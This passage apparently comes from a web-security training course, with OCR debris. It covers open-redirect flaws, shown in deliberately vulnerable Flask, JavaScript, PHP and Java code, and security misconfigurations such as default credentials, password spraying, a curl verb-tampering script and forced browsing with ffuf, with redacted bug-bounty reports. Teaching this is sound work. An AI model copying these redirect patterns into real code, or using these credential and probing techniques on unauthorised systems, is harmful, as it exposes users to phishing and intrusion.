
Let’s see a code example for header redirect:

```
from flask import Flask, request, redirect
app = Flask(__name__)

@app.route("/")
def page():
    next = request.values.get('next')
    if next:
      return redirect(next)
    else:
      return 'Hi :)'

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=80)
```

Let’s see a code example for JavaScript redirect:

```
<!DOCTYPE html>
<html>
<head>
```

```
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Redirector</title>
  <script type="text/javascript">
    if(window.location.hash) {
      var hash = window.location.hash.substring(1); //Puts hash in variable, and removes the # character
      window.location = hash
      // hash found
    }
  </script>
</head>
<body>
<h1>Hello :-)</h1>
</body>
</html>
```




Bypassing Protections

To keep users safe, websites use a checker function to secure the redirect section, let’s look at the code below:

```
<?php
function check_hmac($url, $hmac){
  return ($hmac == md5($url));
}

if (isset($_GET['url']) && isset($_GET['h'])) {
  if (check_hmac($_GET['url'], $_GET['h'])) header('Location: ' . $_GET['url']);
  else echo 'Invalid HMAC';
}

?>
<pre>
<a href="?url=https://google.com&h=99999ebcfdb78df077ad2727fd00969f">Google.com</a>
```

Programer implied a checksum to prevent open redirect, although it seems to be unsafe, doesn’t it?

Sometimes you need to fuzz an endpoint to find a right vector, a useful list can be found here.



Real World Vulnerability

Let’s make some real world examples, the first one is a case on my HackerOne account:

Let’s make another example, opening this URL shows to the vulnerable code, the `/?next=` is vulnerable to Open Redirect:

💡 Open Redirect on https://reg.redacted.com - appURL parameter (Regex bypass)

`appURL` parameter on `reg.redacted.com` domain is vulnerable to Open Redirect.

Description

There's a parameter responsible for redirecting a user after a successful login which is `appURL`, if you put its value to something like `attacker.com` the user get redirected to `reducted.com` main domain after the login but I could bypass the regex. (check steps to reproduce section)

Steps to Reproduce

Open up this link: `https://reg.redacted.com/login?app=Payment&appURL=https%3A%2F%2Fattackerredacted.com%2Fpayment%2FManageAccount` Then sign in and you will get redirected to `attackerredacted.com`

Scenario Attack


I know Open Redirect vulnerabilities are usually OOS, but let me explain a scenario on this one. Since the word `redacted` is allowed to be sent through `appURL` parameter, imagine where an attacker register a valid domain like `appredacted.com` and design the website like usual `redacted` platforms, the victim sees the word `redacted` and assume it belongs to United States Postal Service.

```
@account.route('/<path:repo_name>/<hex>/rerender', methods=('GET', 'POST'))
@login_required
def rerender_preview(repo_name, hex):
    repo = Repo.query.filter_by(full_name=repo_name).first() or abort(404)
    commit = CommitPost.query \
                .filter_by(blogger=current_user, hex=hex, repo=repo) \
                .first() or abort(404)

    if request.method == 'POST':
        commit.apply_rerender()
        db.session.add(commit)
        db.session.commit()
        flash('✓ Applied new renderer', 'info')
        next = request.args.get('next') \
            or url_for('blog.commit_post', _external=True,
                       blogger=current_user.username,
                       repo_name=commit.repo.full_name,
                       hex=commit.hex)
        return redirect(next)

    noop_message = None

    if commit.can_rerender():
        preview = commit.get_rerender_preview()
        if preview is None:
            noop_message = f'Commit rerender appears to be empty :/'
        elif preview == commit.markdown_body:
            noop_message = f'No change detected for this commit with the new render config'
            commit.apply_rerender()
            db.session.add(commit)
            db.session.commit()
    else:
        noop_message = f'Commit seems to already be rendered with the latest renderer'

    if noop_message is not None:
        flash(noop_message, 'info')
        next = request.args.get('next') \
            or request.referrer \
            or url_for('blog.list', blogger=current_user.username)
        return redirect(next)

    return render_template('rerender-preview.html', post=commit, preview=preview)
```

Let's make another example, opening the link shows to the vulnerable code, the `/?target=` is vulnerable to Open Redirect (`RequestParam` is an annotation to extract query parameters):

```
@RequestMapping(value = "/login", method = RequestMethod.GET)
  public String showLogin(
      @RequestParam(value = "target", required = false) String target,
      @RequestParam(value = "username", required = false) String username,
      Model model,
      HttpServletRequest httpRequest,
      HttpServletResponse httpResponse)
  {
    // Check if user is already logged in
    if (httpRequest.getSession().getAttribute("username") != null) {
      logger.info("User is already logged in - redirecting...");
      if (target != null && !target.isEmpty() && !target.equals("null")) {
        return "redirect:" + target;
      }
      else {
        // default to user's feed
        return "redirect:feed";
      }
    }

    User user = UserFactory.createFromRequest(httpRequest);
    if (user != null) {
```

```
      httpRequest.getSession().setAttribute("username", user.getUserName());
      logger.info("User is remembered - redirecting...");
      if (target != null && !target.isEmpty() && !target.equals("null")) {
        return "redirect:" + target;
      }
      else {
        // default to user's feed
        return "redirect:feed";
      }
    }
    else {
      logger.info("User is not remembered");
    }

    if (username == null) {
      username = "";
    }

    if (target == null) {
      target = "";
    }

    logger.info("Entering showLogin with username " + username + " and target " + target);

    model.addAttribute("username", username);
    model.addAttribute("target", target);
    return "login";
  }
```




Open Redirect - Tasks

Level 1 to 6

Open the http://open-door.local/, try to solve level 1 to 6, Each level might have more than one solution


Bonus

Solve the level 7 to 11, each level might have more than one solution



Security Misconfiguration


- Before Start
- What Is It?
- Default Credentials
- Stack Trace Errors
- Verb Tamper
- Force Browsing
- ffuf (Tool)
- S3 Bucket Misconfiguration
- Me, a $1000 Vulnerability
- Recap
- Tasks



Before Start

You should know about the following topics before start the lesson:


- The basic of bash
- The basic of network
- Basic understandings of CDNs
- Programming concepts and understanding
- HTTP protocol and headers



What Is It?

It’s an OWASP TOP10 2021 main topic called Security Misconfiguration which includes many topics such as Exposure of Sensitive Information Through Environmental Variables, Improper Restriction of XML External Entity Reference, etc. We will cover most important topics in this lesson. Some bullets:

- Default Credentials
- Force Browsing
- Verb Tamper
- Stack Trace Errors
- S3 Bucket Misconfiguration
- CORS Misconfiguration
- Sensitive Cookie Without 'HttpOnly' Flag
- Password in Configuration File (hardcoded)




Default Credentials

In this misconfiguration, an attacker logs in by default or weak passwords and takes over. Some techniques are commonly used for default password checking:

- Searching the net for default password of a specific product
- Brute force attack using a dictionary → a user, bunch of passwords
- Password spray attack using a dictionary → a password, bunch of users


Let's make some examples, an easy one from Google Bug Bounty program:




Which resulted in:

With broken heart I tried to cancel and look for other sites but fortunately I mispressed with blank credentials.

The next scene I saw frozen me for about 10 seconds



Sometimes, it's not easy as shown. Password spray by a default or most common credentials results in the following vulnerability (in my BugCrowd account):



In the example above, the username and password were `administrator` and `P@ssw0rd` respectively. Sometimes it's easy but you should find the right asset:

💡 Admin panel available with default credentials

Steps to Reproduce

1. Go to `http://redacted`
2. Enter `admin` as username and `admin` as password


Other Supporting Materials

I reporting this because seems the IP belongs to Yahoo, based on the whois information:

```
CustName:       Yahoo INC.
Address:        2021 S. First Street
City:           Champaign
StateProv:      IL
PostalCode:     61820
Country:        US
RegDate:        2009-10-05
Updated:        2011-03-19
Ref:            https://rdap.arin.net/registry/entity/C02332856
```

Impact

Attacker can change password and manage admin dashboard and do many malicious actions.




Stack Trace Errors

If error handling is not handled securely, some important information may be disclosed. For example, in Django framework disclosure of `SECRET-KEY` will result in remote code execution (Insecure Deserialization), real world example?

- Remote Code Execution on a Facebook server
- Django debug mode to RCE in Microsoft acquisition

There are many ways to encounter an error in web applications, in a general rule you should pass an input which programers do not expect :-)




Verb Tamper

There are some attacks against basic authentication, such as Brute Force, etc. One of the coolest technique is verb tamper, what is it?

> 💡 HTTP Verb Tampering is **an attack that bypasses an authentication or control system that is based on the HTTP Verb**

Not only verb tamper can be used to bypass authentication, but also sometimes leads to information disclosure or even IDOR vulnerability (what is it?). The following script tampers all the HTTP verbs and prints the content length:

```
#!/bin/bash
echo $1
 for method in GET POST PUT DELETE PATCH HEAD;
  do
     if [ $method == HEAD ];then
         echo $method: $(curl -s -k $1 -I -o /dev/null -w '%{http_code} - %{size_downl
oad}')
     else
         echo $method: $(curl -s -k $1 -X $method -o /dev/null -w '%{http_code} - %{si
ze_download}')
     fi
  done
echo "done"
```



Force Browsing (1)

An attacker can use Brute Force technique to search for **unlinked contents** in the domain directory, such as temporary directories and files, and old backup and configuration files. These resources may store **sensitive information** about web applications and operational systems.


- Fuzz Faster U Fool (ffuf) - https://github.com/ffuf/ffuf
- Gobuster -
- Wfuzz - The Web Fuzzer - https://github.com/xmendez/wfuzz

Common file types to discover:


```
Version control files: .git|.svn
Backup files: .zip|.tar.gz|.7z
Bash files: .bash|.sh
Source codes: .go|.phps|.py
Packages files: composer.json|npm_modules
```

Let’s make some real world examples, the fist one:


- I opened a site in bug bounty program, `https://site.com/admins/`



- I opened a site in bug bounty program, `https://site.com/admins/FUZZ`



- Shell uploaded




The second one ($300 + more than $3000 in continue):

Information Disclosure at https://loanshop.finzfin.com

